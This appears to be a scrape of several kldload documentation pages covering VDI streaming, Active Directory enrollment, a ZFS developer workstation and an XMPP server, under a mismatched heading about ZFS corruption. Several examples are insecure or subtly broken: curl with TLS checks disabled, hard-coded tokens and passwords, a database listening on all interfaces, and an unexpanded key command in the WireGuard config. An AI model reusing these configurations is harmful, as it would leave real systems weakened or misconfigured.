What happens when a disk lies about writing data. How ZFS detects and corrects it. Why RAID-5 is dead and

RAIDZ exists. The real cost of silent corruption.

← Build Overview

↑ Top

kldload — your Linux construction kit your Linux construction kit — for freegt; kldloadOS — infrastructure, your way — for free

Build Your Own

← Back to Overview

VDI Desktop — your desktop, streamed anywhere.

Run a full Linux desktop on a server and access it from any browser, any device, anywhere. Three streaming protocols — pick the one that fits your latency and compatibility needs. Add an NVIDIA GPU and you get hardware-accelerated encoding. The entire stack is open source.

> **What this replaces:** Commercial VDI solutions that require per-seat licensing, dedicated connection brokers, and proprietary clients. This uses native Linux display capture, open streaming protocols, and a browser.

ARCHITECTURE

How it works

A headless Wayland compositor (`mutter --headless`) renders a virtual desktop at any resolution. `wf-recorder` captures the framebuffer and encodes it to H.264 (CPU or NVIDIA NVENC). The encoded stream is published to `mediamtx` via SRT, which re-publishes it as HLS, WebRTC, or SRT — your choice.

`nginx` sits in front as a reverse proxy, serving HLS segments and proxying WebRTC connections. Users connect with a browser. No client software needed.

Server captures desktop → encodes video → mediamtx distributes → browser plays it. That’s it.

HLS

Port 8888
HTTP-based
2–5s latency
Works everywhere

WebRTC

Port 8889
UDP, peer-to-peer
<200ms latency
Browser-native

SRT

Port 8890
UDP, reliable
<500ms latency
Professional broadcast

STEP 1: INSTALL WITH VDI PROFILE

Select the **VDI** profile in the web UI, or use an answers file:

Unattended install

```
# VDI server with NVIDIA GPU encoding
cat > /tmp/answers.env << 'EOF'
KLDLOAD_DISTRO=debian
KLDLOAD_DISK=/dev/sda
KLDLOAD_HOSTNAME=vdi-server
KLDLOAD_USERNAME=admin
KLDLOAD_PASSWORD=changeme
KLDLOAD_PROFILE=vdi
KLDLOAD_NVIDIA_DRIVERS=1
EOF

kldload-install-target --config /tmp/answers.env
```

The VDI profile installs: mutter, wf-recorder, ffmpeg, pipewire, nginx, and all Wayland dependencies. mediamtx is fetched from GitHub on first boot.

STEP 2: FIRST BOOT (AUTOMATIC)

kldload-firstboot detects the VDI profile and configures everything:

✔ mediamtx installed

Latest stable from GitHub. Configured for SRT ingest on :8890, HLS on :8888, WebRTC on :8889.

✔ nginx reverse proxy

HLS segments served with CORS headers. WebRTC proxied with WebSocket upgrade. Health endpoint at /health.

✔ Session launcher

`kldload-vdi-session` script starts a headless Wayland desktop and streams it via SRT to mediamtx.

✔ Systemd services

mediamtx and nginx enabled at boot. Sessions managed individually.

STEP 3: LAUNCH A DESKTOP SESSION

Start a session

```
# Launch session 1 (each session gets its own virtual desktop)
kldload-vdi-session 1 &

# Launch session 2 for a second user
kldload-vdi-session 2 &

# Each session is an independent Wayland desktop streaming to mediamtx
```

Connect from a browser

```
# HLS (works on any device, any browser)
http://vdi-server/hls/session1

# WebRTC (lowest latency, Chrome/Firefox/Edge)
http://vdi-server/webrtc/session1

# SRT (professional, use VLC or OBS)
srt://vdi-server:8890?streamid=read:session1
```

No client to install. No plugin. Open a browser and you have a desktop.

GPU-ACCELERATED ENCODING

With NVIDIA GPU

If NVIDIA drivers are installed, `wf-recorder` uses NVENC automatically. The GPU encodes video while the CPU stays free for user applications. One GPU can encode 10+ sessions simultaneously.

```
# Manual session with NVENC (this is what kldload-vdi-session does internally)
mutter --wayland --headless --virtual-monitor 1920x1080 &
sleep 2
wf-recorder --audio --codec h264_nvenc \
  --file "srt://127.0.0.1:8890?streamid=publish:session1&pkt_size=1316"

# Check GPU utilization
nvidia-smi
# You'll see the NVENC encoder process using the GPU's video engine
```

Without GPU (CPU encoding)

No GPU? No problem. `libx264` with `ultrafast` preset handles 1080p on any modern CPU. Quality is slightly lower and CPU usage is higher, but it works.

```
wf-recorder --audio --codec libx264 \
  --params "preset=ultrafast,tune=zerolatency" \
  --file "srt://127.0.0.1:8890?streamid=publish:session1&pkt_size=1316"
```

SCALING — MULTIPLE USERS, ONE SERVER

Session management

```
# Launch sessions for 10 users
for i in $(seq 1 10); do
  kldload-vdi-session "$i" &
  echo "Session $i started — http://vdi-server/webrtc/session${i}"
done

# List active sessions
ps aux | grep kldload-vdi-session

# Kill a specific session
kill $(pgrep -f "kldload-vdi-session 3")
```

Resource planning

CPU encoding ~2 cores per 1080p session **NVENC encoding** ~10–20 sessions per GPU (NVENC has dedicated silicon)
RAM ~500MB per session (Wayland compositor + apps) **Network** ~3–8 Mbps per session at 1080p
A single server with 32GB RAM and one NVIDIA GPU can serve 15+ concurrent desktop sessions.

ZFS INTEGRATION

Per-user datasets

```
# Each VDI user gets their own ZFS dataset
# (adduser.local hook creates this automatically on user creation)
zfs list -r rpool/home
# NAME                 USED  AVAIL  REFER  MOUNTPOINT
# rpool/home           1.2G  60G    96K    /home
# rpool/home/alice     400M  60G    400M   /home/alice
# rpool/home/bob       350M  60G    350M   /home/bob

# Set per-user quotas
zfs set quota=10G rpool/home/alice
zfs set quota=10G rpool/home/bob

# Snapshot all user data before maintenance
ksnap /home

# User broke their desktop? Roll back their home only
ksnap rollback /home/alice
```

Each user’s home directory is an independent ZFS dataset. Snapshot one, rollback one, quota one — without affecting anyone else.

INPUT FORWARDING

Keyboard and mouse

WebRTC handles input natively — keyboard and mouse events travel over the same WebRTC data channel as the video. For HLS/SRT (video-only protocols), you need a separate input channel:

```
# evemu-tools for input injection (installed by VDI profile)
# xdotool for keyboard/mouse simulation
# xclip for clipboard sync
```

```
# The kldload-webui provides a thin JavaScript layer that captures
# keyboard/mouse events and sends them to the server via WebSocket.
# The server injects them into the Wayland session via evemu.
```

WebRTC is the best experience — video and input in one connection. HLS/SRT give you view-only unless you add the input layer.

REMOTE ACCESS OVER WIREGUARD

Secure VDI over the internet

```
# On the VDI server: WireGuard is already installed (VDI profile)
cat > /etc/wireguard/wg0.conf << 'WG'
[Interface]
Address = 10.99.0.1/24
ListenPort = 51820
PrivateKey = $(wg genkey)

[Peer]
PublicKey = CLIENT_PUBKEY
AllowedIPs = 10.99.0.2/32
WG

wg-quick up wg0

# Client connects via WireGuard, then opens browser to:
# http://10.99.0.1/webrtc/session1
#
# All traffic is encrypted. No VPN client beyond WireGuard.
# No port forwarding. No exposure to the public internet.
```

WireGuard encrypts the tunnel. WebRTC encrypts the stream. Two layers of encryption, zero configuration complexity.

AUDIO, MICROPHONE & CLIPBOARD

Video streams over WebRTC/SRT. Everything else — audio output, microphone input, clipboard sync, USB forwarding — rides the WireGuard back plane. Encrypted, low latency, always on.

PipeWire audio over WireGuard

```
# Server side: PipeWire is already installed (VDI profile)
# It captures audio from the Wayland session natively

# wf-recorder captures audio alongside video when --audio is set
wf-recorder --audio --codec h264_nvenc \
  --file "srt://127.0.0.1:8890?streamid=publish:session1&pkt_size=1316"

# For WebRTC: audio is included in the WebRTC stream automatically
# Nothing to configure — PipeWire → wf-recorder → mediamtx → browser
```

Microphone forwarding (client → server)

```
# Client sends mic audio over WireGuard to a PulseAudio/PipeWire network sink
# On the VDI server: create a network source
```

```
pactl load-module module-native-protocol-tcp auth-ip-acl=10.99.0.0/24

# On the client: forward mic to the server over WireGuard
PULSE_SERVER=tcp:10.99.0.1 parecord --format=s16le | \
  ssh 10.99.0.1 "pacat --playback --format=s16le"

# Or use PipeWire's native network streaming (simpler)
# Client and server discover each other via the WireGuard subnet
```

Video goes out via WebRTC. Mic comes back via WireGuard. Two paths, both encrypted, both low latency.

Clipboard sync

```
# xclip is installed by the VDI profile
# Clipboard data travels over the WebRTC data channel (WebRTC mode)
# or via a small WebSocket service over WireGuard (HLS/SRT mode)

# Simple clipboard relay over WireGuard:
# Server watches clipboard, sends changes to client
while true; do
  NEW=$(wl-paste 2>/dev/null)
  if [[ "$NEW" != "$LAST" ]]; then
    echo "$NEW" | socat - TCP:10.99.0.2:9999
    LAST="$NEW"
  fi
  sleep 0.5
done
```

The WireGuard back plane

All non-video traffic rides the WireGuard tunnel between client and server:

Video WebRTC / SRT / HLS (direct or via nginx) **Audio out** Embedded in video stream (wf-recorder --audio) **Mic in** PipeWire network stream over WireGuard **Clipboard** WebSocket or data channel over WireGuard **Keyboard/mouse** WebRTC data channel or evemu over WireGuard **USB devices** usbredir over WireGuard (optional) **File transfer** SFTP/SCP over WireGuard

WireGuard is the nervous system. Video is the only thing that takes a different path — because it needs the bandwidth.

STREAMING PROTOCOLS — WHEN TO USE WHICH

Protocol	Latency	Transport	Input	Best for
WebRTC	<200ms	UDP	Native	Interactive desktop use
SRT	<500ms	UDP	Separate	Reliable streaming over bad networks
HLS	2–5s	HTTP	Separate	View-only, maximum compatibility

Encoding: H.264 vs H.265

H.264 (AVC)

Universal support. Every browser, every device. Lower compression efficiency but faster encoding. Use this for VDI — latency matters more than file size.

H.265 (HEVC)

50% better compression at the same quality. But browser support is incomplete (no Firefox on Linux). Better for recording/archiving than live streaming.

For VDI: always H.264. It's fast, it's everywhere, and the quality difference at VDI bitrates is invisible.

TROUBLESHOOTING

```
# Check mediamtx is running
systemctl status mediamtx

# Check active streams
curl -s http://localhost:9997/v3/paths/list | jq .

# Check nginx proxy
curl -s http://localhost/health

# Check if wf-recorder is capturing
ps aux | grep wf-recorder

# Check NVENC availability
ffmpeg -encoders 2>/dev/null | grep nvenc

# Test with VLC (SRT direct)
# vlc srt://vdi-server:8890?streamid=read:session1
```

← Build Overview

↑ Top

kldload — your Linux construction kit your Linux construction kit — for freegt; kldloadOS — infrastructure, your way — for free

Build Your Own

← Back to Overview

Windows & Active Directory — Linux that joins your domain automatically.

Enterprise environments run Active Directory. That's reality. If your Linux machines can't join the domain, authenticate against AD, and show up in SCCM — they don't exist to the Windows team. This tutorial builds a self-deploying Linux image that auto-joins AD on first boot, authenticates with Kerberos, and exposes a management console — all from a sealed ISO.

Three parts: build the management server, deploy endpoint images, and wire them into your existing Windows infrastructure. No manual domain joins. No SSH-and-pray. The ISO does everything.

Part 1: Build the management server

What you're building

A Linux server (we call it MasterControl) that acts as a bridge between your Linux fleet and Active Directory. It runs:

- **PostgreSQL** — device inventory, profiles, enrollment tokens
- **FastAPI admin console** — web UI for managing devices and profiles
- **NGINX** — reverse proxy with mTLS for agent communication
- **SSSD + realmd** — Active Directory domain join and Kerberos auth
- **Internal CA** — issues client certificates to enrolled devices

Think of it as a Linux SCCM that speaks Active Directory natively.

The postinstall.sh

The entire server builds itself from a single `postinstall.sh`. Here's what each phase does:

Phase 1
Base OS — APT sources, dist-upgrade, install 40+ packages including realmd, sssd, krb5, postgresql, nginx
Phase 2
Users & SSH — create admin users with SSH keys, harden sshd (no root, no password, pubkey only)
Phase 3
Desktop — minimal GNOME with Wayland, operator autologin, kiosk mode pointing to the admin console
Phase 4
PostgreSQL — create database, schema (devices, profiles, enrollment tokens, org settings, admin users)
Phase 5
Internal CA — generate root CA + server cert for mTLS. Agent devices get client certs on enrollment.
Phase 6

FastAPI console — dashboard, device inventory, profile management, AD settings, enrollment token issuing
Phase 7
NGINX — TLS termination, mTLS for `/agent/*` endpoints, reverse proxy to FastAPI
Phase 8
Cleanup — reset machine-id, regenerate SSH host keys, purge temp files. Ready to clone.

Build and deploy the management server

```
# 1. Configure the build
export VMNAME="mastercontrol"
export DOMAIN="corp.example.com"
export MC_DOMAIN="mastercontrol.corp.example.com"
export INSTALL_PROFILE="gnome-min"
export NETWORK_MODE="static"
export STATIC_IP="10.100.10.100"

# 2. Build the ISO (bakes postinstall.sh + preseed + darksite into a Debian ISO)
bash build-intunenix.sh

# 3. What happens automatically:
#    - ISO uploads to Proxmox
#    - VM created (UEFI, 4 cores, 4GB RAM, 32GB disk)
#    - Preseed runs unattended Debian install
#    - VM powers off after install
#    - ISO ejected, boot from disk
#    - postinstall.sh runs (installs everything)
#    - VM powers off after postinstall
#    - VM starts for production
#
# Total: ~15 minutes. Zero interaction.
```

Part 2: Active Directory integration

Domain join from the web console

Open `https://mastercontrol.corp.example.com` in a browser. Go to **AD Settings**. Enter your domain details:

```
AD Domain:          corp.example.com
AD Admin User:      administrator
AD Admin Password:  [your AD admin password]
Computer OU:        OU=Linux,OU=Servers,DC=corp,DC=example,DC=com
[x] Join domain now
```

Click Save. The server runs `realm join` with your credentials, configures SSSD for Kerberos authentication, and the machine appears in Active Directory. AD users can now SSH in with their domain credentials.

```
# What happens under the hood:
realm join corp.example.com --user=administrator --computer-ou="OU=Linux,..."
# SSSD configured for AD authentication
# Kerberos keytab generated
# PAM configured for AD logins
# Home directories auto-created via oddjob-mkhomedir

# AD users can now login:
ssh user@CORP.EXAMPLE.COM@mastercontrol.corp.example.com
```

Part 3: Deploy endpoint images

Create a device profile

Profiles define what an endpoint should look like. Create one from the web console or CLI:

```
# From the web console: Profiles → Create
# Name: workstation
# Spec (JSON):
{
  "packages": {
    "apt_install": ["libreoffice", "firefox-esr", "thunderbird", "vlc"]
  },
  "security": {
    "auto_updates": true,
    "ufw_rules": ["allow OpenSSH", "allow 443/tcp"]
  },
  "ad": {
    "auto_join": true,
    "computer_ou": "OU=Workstations,DC=corp,DC=example,DC=com"
  }
}

# Or from CLI:
mcctl new-profile workstation /path/to/workstation.json
```

Issue enrollment tokens

```
# Generate a token that endpoints use to register
mcctl issue-token workstation 7d
# TOKEN: a3f8e2c1-7b4d-4e9a-b8c3-1234567890ab
# Expires in 7 days

# Bake this token into endpoint ISOs or pass via seed disk
```

Build endpoint ISOs

Each endpoint ISO carries an enrollment token and the MasterControl CA cert. On first boot, the endpoint:

1. Runs `firstboot.sh` (the IntuneNix firstboot service)
2. Contacts MasterControl: `POST /enroll {cn: "ws-001", token: "a3f8..."}`
3. Receives a client certificate signed by the internal CA
4. Joins Active Directory using the profile's AD settings
5. Installs the profile's packages
6. Applies security policies
7. Reports back to MasterControl with device status

```
# The endpoint's firstboot hook:
cat > /opt/intunenix/firstboot.d/01-enroll.sh <<'HOOK'
#!/bin/bash
MC_URL="https://mastercontrol.corp.example.com"
TOKEN="a3f8e2c1-7b4d-4e9a-b8c3-1234567890ab"
CN="$(hostname)"

# Enroll with MasterControl
curl -sk -X POST "${MC_URL}/enroll" \
  -H "Content-Type: application/json" \
```

```
  -d "{\"cn\": \"${CN}\", \"token\": \"${TOKEN}\"}"

# Join AD (realm join uses the profile's settings)
realm join corp.example.com \
  --user=svc-linux-join \
  --computer-ou="OU=Workstations,DC=corp,DC=example,DC=com" \
  --unattended
HOOK
chmod +x /opt/intunenix/firstboot.d/01-enroll.sh
```

USB in. Power on. 15 minutes later: Linux workstation, domain-joined, showing up in AD, managed by MasterControl. Zero touch.

Scale it: spray 50 workstations

```
# Build once, clone on Proxmox
for i in $(seq 1 50); do
  pvesh create /nodes/fiend/qemu/1002/clone \
    --newid $((2000 + i)) \
    --name "ws-$(printf '%03d' $i)" \
    --full true
  pvesh create /nodes/fiend/qemu/$((2000 + i))/status/start
done

# Each clone boots, runs firstboot, enrolls with MasterControl,
# joins AD, installs packages, and appears in the dashboard.
# 50 workstations. Zero manual configuration.

# Check enrollment:
mcctl ls-devices
#  cn       | profile     | enrolled_at          | last_seen
# ----------+-------------+----------------------+----------
#  ws-001   | workstation | 2026-03-21 08:00:00  | ...
#  ws-002   | workstation | 2026-03-21 08:00:03  | ...
#  ...      | ...         | ...                  | ...
```

The MasterControl console

What you manage from the browser

Dashboard
Device count, profile count, AD domain status. Quick-issue enrollment tokens.
Profiles
Create/update JSON profiles that define packages, security, AD settings per device type.
Devices
All enrolled devices. Assign profiles. See enrollment time and last check-in.
AD Settings
Domain, admin user, computer OU. Join/rejoin from the browser. View join logs.
API
`/enroll`, `/agent/*` (mTLS), `/healthz`. Build your own integrations.

Why this matters for Windows shops

Linux machines become visible

They show up in AD. They authenticate with Kerberos. The Windows team can see them. Group Policy won't apply (it's Linux), but the machines exist in the directory and can be managed through MasterControl's profile system instead.

Zero-touch deployment

Build the ISO. Burn to USB. Boot. Walk away. The machine installs itself, joins the domain, enrolls with MasterControl, installs its profile's packages, and shows up in the dashboard. No SSH. No manual config. No "let me just fix this one thing."

Darksite compatible

The ISO carries everything. If your AD environment is air-gapped (and many are), the machine can still install from the local darksite repo. Domain join works over LAN. MasterControl enrollment works over LAN. No internet required.

Cattle, not pets

Machine broken? Don't fix it. Blow it away. Clone from the golden image. It re-enrolls, re-joins AD, and re-applies its profile. Total time: 5 minutes. The MasterControl database is the source of truth, not the machine itself.

This is a complete SCCM alternative for Linux endpoints. Enrollment tokens, device profiles, AD integration, mTLS agent communication, and a web console — all built from a single `postinstall.sh`. No vendor license. No per-seat cost. No cloud dependency. Fork it. Customize it. Deploy it. That's kldload.

← Build Overview ↑ Top

kldload — your Linux construction kit your Linux construction kit — for freegt; kldloadOS — infrastructure, your way — for free

Build Your Own

← Back to Overview

Development Workstation — your laptop has an undo button for everything.

You're about to run `apt upgrade` on 347 packages. GNOME might break. Your Python environment might break. Your kernel might break. On a normal workstation, you cross your fingers and hope. On a kldload workstation, you **take a snapshot first and roll back if it breaks**. Every project gets its own dataset with its own quota. Docker images live on ZFS. Your development environment is versioned, isolated, and recoverable.

The recipe

Step 1: Install the desktop profile

```
# Boot the kldload USB, pick desktop profile
# You get GNOME + ZFS on root + all kldload tools

# After install, verify your datasets
zfs list -o name,used,avail,mountpoint
# NAME                          USED  AVAIL  MOUNTPOINT
# rpool                         12G   450G   /
# rpool/ROOT/kldload-node       8.2G  450G   /
# rpool/home                    3.1G  450G   /home
```

Step 2: Snapshot before system upgrades

```
# Before any system upgrade, snapshot everything
ksnap pre-upgrade

# That's equivalent to:
zfs snapshot -r rpool/ROOT/kldload-node@pre-upgrade-$(date +%Y%m%d-%H%M)

# Now upgrade fearlessly
kpkg update
kpkg upgrade

# GNOME broke? Kernel panic? Roll it back.
ksnap rollback pre-upgrade

# Reboot. You're exactly where you were before the upgrade.
# Try again tomorrow when the fix lands.
```

Every system upgrade is a save point. If the game crashes, load the save. No reinstalls, no recovery USBs, no weekend rebuilds.

Step 3: Per-project datasets with quotas

```
# Create a dataset for each project
kdir /home/dev/projects/webapp
kdir /home/dev/projects/ml-pipeline
kdir /home/dev/projects/firmware

# Set quotas so one project can't eat all your disk
zfs set quota=50G rpool/home/dev/projects/webapp
zfs set quota=100G rpool/home/dev/projects/ml-pipeline
zfs set quota=20G rpool/home/dev/projects/firmware

# Each project has independent snapshots
zfs snapshot rpool/home/dev/projects/webapp@before-refactor
# ... refactor goes badly ...
zfs rollback rpool/home/dev/projects/webapp@before-refactor

# Check usage per project
zfs list -o name,used,quota -r rpool/home/dev/projects
# NAME                                  USED  QUOTA
# rpool/home/dev/projects/webapp          12G   50G
# rpool/home/dev/projects/ml-pipeline     34G   100G
# rpool/home/dev/projects/firmware        2.1G  20G
```

Step 4: Docker on ZFS

```
# Docker already uses ZFS as its storage driver on kldload
docker info | grep "Storage Driver"
# Storage Driver: zfs

# Each image layer is a ZFS dataset
zfs list -r rpool/var/lib/docker
# Every layer shares common blocks via copy-on-write
# 10 containers from the same base image? One copy of the base on disk.

# Snapshot your entire Docker state before experiments
zfs snapshot -r rpool/var/lib/docker@before-experiment

# Pull some images, run some containers, make a mess
docker pull postgres:16
docker pull redis:7
docker run -d --name testdb postgres:16

# Changed your mind? Roll it all back.
docker stop testdb && docker rm testdb
zfs rollback -r rpool/var/lib/docker@before-experiment
```

Docker on ZFS means every container image is a dataset. Layers share blocks. Snapshots cover the entire Docker state. Roll back Docker itself like rolling back a file.

Step 5: Automated snapshot schedule

```
# Install Sanoid for automatic snapshots
kpkg install sanoid

# Configure snapshot policy for your workstation
cat > /etc/sanoid/sanoid.conf <<'SANOID'
[rpool/ROOT/kldload-node]
  use_template = workstation
  recursive = yes

[rpool/home]
  use_template = workstation
  recursive = yes
```

```
[template_workstation]
  autosnap = yes
  autoprune = yes
  frequently = 4
  hourly = 24
  daily = 14
  weekly = 4
  monthly = 3
SANOID

systemctl enable --now sanoid.timer

# Now you have automatic snapshots every 15 minutes
# Accidentally deleted a file 20 minutes ago?
ls /home/dev/.zfs/snapshot/
# autosnap_2026-03-23_14:00  autosnap_2026-03-23_14:15  ...

# Just copy it back
cp /home/dev/.zfs/snapshot/autosnap_2026-03-23_14:00/important-file.py /home/dev/
```

The .zfs/snapshot directory is a time machine. Every snapshot is a read-only view of your files at that moment. Browse it like any directory.

Step 6: Replicate your workstation to a backup server

```
# Your workstation is now valuable. Back it up.
# Replicate to a NAS, a server, or another kldload box.

# Initial sync
syncoid --recursive rpool/home backup-nas:tank/workstations/$(hostname)/home

# Ongoing — add to cron
cat > /etc/cron.d/syncoid-backup <<'CRON'
0 */4 * * * root syncoid --recursive --no-sync-snap rpool/home backup-nas:tank/workstations/$(hostname)/home >>
/var/log/syncoid.log 2>&1
CRON

# Laptop stolen? Disk dies? Buy new hardware, install kldload,
# receive the backup, boot. Everything is back.
```

The developer workflow

Fearless upgrades

Snapshot before every system update. If it breaks, rollback in seconds. No more waiting six months to upgrade because you're afraid of breaking your toolchain.

Project isolation

Each project is a ZFS dataset with its own quota, snapshots, and replication. One runaway `node_modules` can't fill your disk.

Docker without the mess

Docker on ZFS means image layers share blocks and snapshots cover your entire Docker state. Roll back `docker pull` mistakes instantly.

Time-travel file recovery

Sanoid takes snapshots every 15 minutes. Deleted a file? It's in `.zfs/snapshot/`. Browse, copy, done. No special recovery tools needed.

← Build Overview

↑ Top

kldload — your Linux construction kit your Linux construction kit — for freegt; kldloadOS — infrastructure, your way — for free

Build Your Own

← Back to Overview

Live Workloads — XMPP cluster accepting connections on first boot.

This is the pattern that changes how you think about deployment. Not "install the OS, then SSH in and set up the application." Instead: **the application is part of the image.** When the machine boots for the first time, the service is already running, the database is initialized, TLS certificates are provisioned, and connections are being accepted. First boot = production ready.

We'll use ejabberd (XMPP messaging) as the example because it's real — a clustered, PostgreSQL-backed, TLS-encrypted messaging platform with WebSocket support, file uploads, and multi-user chat. This isn't a toy. This is what Slack alternatives are built on.

The architecture

What boots on first power-on

ejabberd
XMPP server — C2S (port 5222), S2S (port 5269), WebSocket, BOSH, admin console, REST API
PostgreSQL
Message archive (MAM), user database, MUC history — streaming replication ready
NGINX
TLS termination, reverse proxy for admin + WebSocket, Let's Encrypt via Cloudflare DNS
Certbot
Automatic TLS certificate provisioning and renewal via Cloudflare DNS challenge
Four services. Zero manual configuration. Boot the machine, point DNS, start chatting.

The postinstall.sh

Bake this into your kldload image

```
#!/bin/bash
# postinstall-xmpp.sh — complete XMPP cluster, ready on first boot
set -euo pipefail

# ── Configuration (baked at build time or from env) ──
EJAB_DOMAIN="${EJAB_DOMAIN:-chat.example.com}"
ADMIN_USER="admin"
ADMIN_PASS="${ADMIN_PASS:-$(tr -dc A-Za-z0-9 </dev/urandom | head -c 24)}"
DB_NAME="ejabberd_db"
DB_USER="ejabberd_user"
DB_PASS="$(tr -dc A-Za-z0-9 </dev/urandom | head -c 32)"
CF_EMAIL="${CF_API_EMAIL:-}"
CF_KEY="${CF_API_KEY:-}"
```

```
# ── Install packages ──
kpkg install ejabberd nginx certbot python3-certbot-dns-cloudflare \
    postgresql postgresql-contrib \
    erlang-base erlang-dev

# ── PostgreSQL ──
systemctl enable --now postgresql

sudo -u postgres psql <<SQL
CREATE USER ${DB_USER} WITH ENCRYPTED PASSWORD '${DB_PASS}';
CREATE DATABASE ${DB_NAME} OWNER ${DB_USER};
SQL

# For clustering — enable streaming replication
PG_CONF="/etc/postgresql/*/main/postgresql.conf"
sed -i "s/^#listen_addresses.*/listen_addresses = '*'/" $PG_CONF
sed -i "s/^#wal_level.*/wal_level = replica/" $PG_CONF
sed -i "s/^#max_wal_senders.*/max_wal_senders = 10/" $PG_CONF
systemctl restart postgresql

# ── ejabberd configuration ──
cat > /etc/ejabberd/ejabberd.yml <<YAML
hosts:
  - "${EJAB_DOMAIN}"

auth_method: sql
sql_type: pgsql
sql_server: "127.0.0.1"
sql_database: "${DB_NAME}"
sql_username: "${DB_USER}"
sql_password: "${DB_PASS}"

listen:
  - port: 5222
    module: ejabberd_c2s
    starttls: true
    max_stanza_size: 262144
  - port: 5269
    module: ejabberd_s2s_in
    tls: true
  - port: 5280
    module: ejabberd_http
    request_handlers:
      "/admin": ejabberd_web_admin
      "/websocket": ejabberd_http_ws
      "/bosh": mod_bosh
  - port: 5281
    module: ejabberd_http
    request_handlers:
      "/api": mod_http_api

modules:
  mod_mam:
    db_type: sql
    default: always
  mod_muc:
    access_create: muc_create
    default_room_options:
      mam: true
      public: true
  mod_http_upload:
    put_url: "https://@HOST@:5443/upload"
  mod_push: {}
  mod_push_keepalive: {}
  mod_roster:
    versioning: true
  mod_stream_mgmt:
    resend_on_timeout: if_offline
YAML
```

```
# ── TLS certificate (Cloudflare DNS challenge) ──
if [[ -n "$CF_EMAIL" && -n "$CF_KEY" ]]; then
  mkdir -p /root/.secrets
  cat > /root/.secrets/cf.ini <<CF
dns_cloudflare_email = ${CF_EMAIL}
dns_cloudflare_api_key = ${CF_KEY}
CF
  chmod 600 /root/.secrets/cf.ini

  certbot certonly --dns-cloudflare \
    --dns-cloudflare-credentials /root/.secrets/cf.ini \
    --non-interactive --agree-tos \
    -d "${EJAB_DOMAIN}" -m "${CF_EMAIL}"
fi

# ── NGINX reverse proxy ──
cat > /etc/nginx/sites-available/ejabberd <<NGX
server {
    listen 80;
    server_name ${EJAB_DOMAIN};
    return 301 https://\\\$host\\\$request_uri;
}
server {
    listen 443 ssl;
    server_name ${EJAB_DOMAIN};
    ssl_certificate /etc/letsencrypt/live/${EJAB_DOMAIN}/fullchain.pem;
    ssl_certificate_key /etc/letsencrypt/live/${EJAB_DOMAIN}/privkey.pem;

    location /admin { proxy_pass https://localhost:5280/admin; }
    location /ws/ {
        proxy_pass http://127.0.0.1:5280/ws/;
        proxy_http_version 1.1;
        proxy_set_header Upgrade \\\$http_upgrade;
        proxy_set_header Connection "upgrade";
    }
}
NGX
ln -sf /etc/nginx/sites-available/ejabberd /etc/nginx/sites-enabled/
systemctl enable --now nginx

# ── Start ejabberd and create admin ──
systemctl enable --now ejabberd
sleep 5
ejabberdctl register "${ADMIN_USER}" "${EJAB_DOMAIN}" "${ADMIN_PASS}"

# ── Auto-renew certs ──
echo "0 2 * * * root certbot renew --quiet && systemctl reload nginx ejabberd" \
    > /etc/cron.d/cert-renew

# ── Snapshot the working state ──
ksnap

echo "XMPP ready at ${EJAB_DOMAIN}"
echo "Admin: ${ADMIN_USER}@${EJAB_DOMAIN} / ${ADMIN_PASS}"
```

Clustering: add more nodes

Scale from 1 to N nodes

```
# Node 1 is already running (the postinstall above)
# For nodes 2-N, add this to their postinstall:

# Point PostgreSQL to the master (node 1)
DB_HOST="10.100.10.101"  # node 1's IP
```

```
# After ejabberd starts, join the cluster
ejabberdctl join_cluster "ejabberd@node-1.example.com"

# That's it. ejabberd handles message routing between nodes.
# Users connected to node-2 can message users on node-1.
# MUC rooms span all nodes. MAM archive is shared via PostgreSQL.
```

PostgreSQL replication for the database

```
# On master (node 1) — already configured by postinstall
# wal_level=replica, max_wal_senders=10

# Create replication user
sudo -u postgres psql -c \
  "CREATE USER replicator WITH REPLICATION ENCRYPTED PASSWORD 'replpass';"

# On replica (node 2)
systemctl stop postgresql
rm -rf /var/lib/postgresql/*/main/*
pg_basebackup -h 10.100.10.101 -D /var/lib/postgresql/15/main \
  -U replicator -W --wal-method=stream
touch /var/lib/postgresql/15/main/standby.signal
systemctl start postgresql

# Replica is now streaming from master.
# If master dies, promote replica: pg_ctl promote
```

Why this pattern matters

First boot = production

The application isn't installed after the OS. It's part of the image. When the machine boots, the service is already running. No SSH. No Ansible. No "now install the application." The image IS the application.

Snapshot before changes

Update ejabberd? `ksnap` first. If the update breaks something, `kbe rollback`. The entire application stack — ejabberd, PostgreSQL data, NGINX config, TLS certs — rolls back together. Because it's all on ZFS.

Clone for testing

`kclone` the entire server. Test a config change on the clone. If it works, apply to production. If it breaks, destroy the clone. Zero-cost copy-on-write. Zero risk to production.

Replicate for DR

`zfs send` the entire XMPP server to a backup machine. If the primary dies, `zfs recv` + boot = back online. Block-level replication. Not "restore from backup." Instant.

This pattern works for any workload. XMPP is the example. The pattern is universal. GitLab, Nextcloud, Matrix/Synapse, Keycloak, Grafana, Jenkins — any application that runs on Linux can be baked into a kldload image

and be production-ready on first boot. The postinstall.sh is your recipe. ZFS is your safety net. Build it once. Deploy it everywhere. Roll back anything.

← Build Overview

↑ Top

kldload — your Linux construction kit your Linux construction kit — for freegt; kldloadOS — infrastructure, your way — for free

Documentation

What is kldloadOS

kldload is the builder and installer. **kldloadOS** is what you're running afterward — an opinionated OS layer on top of CentOS, Debian, or RHEL that gives you ZFS on root, universal CLI tools, boot environments, offline package mirrors, and a consistent experience across distro families.

This page covers what kldloadOS gives you that a stock Linux install doesn't.

Just want ZFS on root with no extras? Choose the **Core** profile during install. You get ZFS on root, ZFSBootMenu, and a stock distro — nothing else. See Editions.

Nothing removed, everything optional

kldloadOS does not modify, patch, replace, or remove anything from the base distro. `apt`, `dnf`, `zfs`, `zpool`, `systemctl` — they all work exactly as they do on a stock install. The underlying OS is completely standard.

What kldloadOS adds is a set of optional `k*` convenience commands that automate common tasks and provide a consistent interface across distro families. You can use them, or ignore them entirely and operate the system with native tools. Both approaches are fully supported.

One optional command set across Debian and CentOS/RHEL

Every kldload system ships the same `k*` CLI tools regardless of distro. If you don't want to remember whether it's `apt` or `dnf`, `dpkg -l` or `rpm -qa`, the `k*` tools abstract away the differences:

You type	On CentOS/RHEL it runs	On Debian it runs
`kpkg install nginx`	`dnf install -y nginx`	`apt-get install -y nginx`
`kpkg remove nginx`	`dnf remove -y nginx`	`apt-get remove -y nginx`
`kpkg search redis`	`dnf search redis`	`apt-cache search redis`
`kpkg update`	`dnf check-update`	`apt-get update`
`kpkg upgrade`	`dnf upgrade -y`	`apt-get upgrade -y`
`kpkg list`	`rpm -qa | sort`	`dpkg -l`
`kpkg info nginx`	`dnf info nginx`	`apt-cache show nginx`

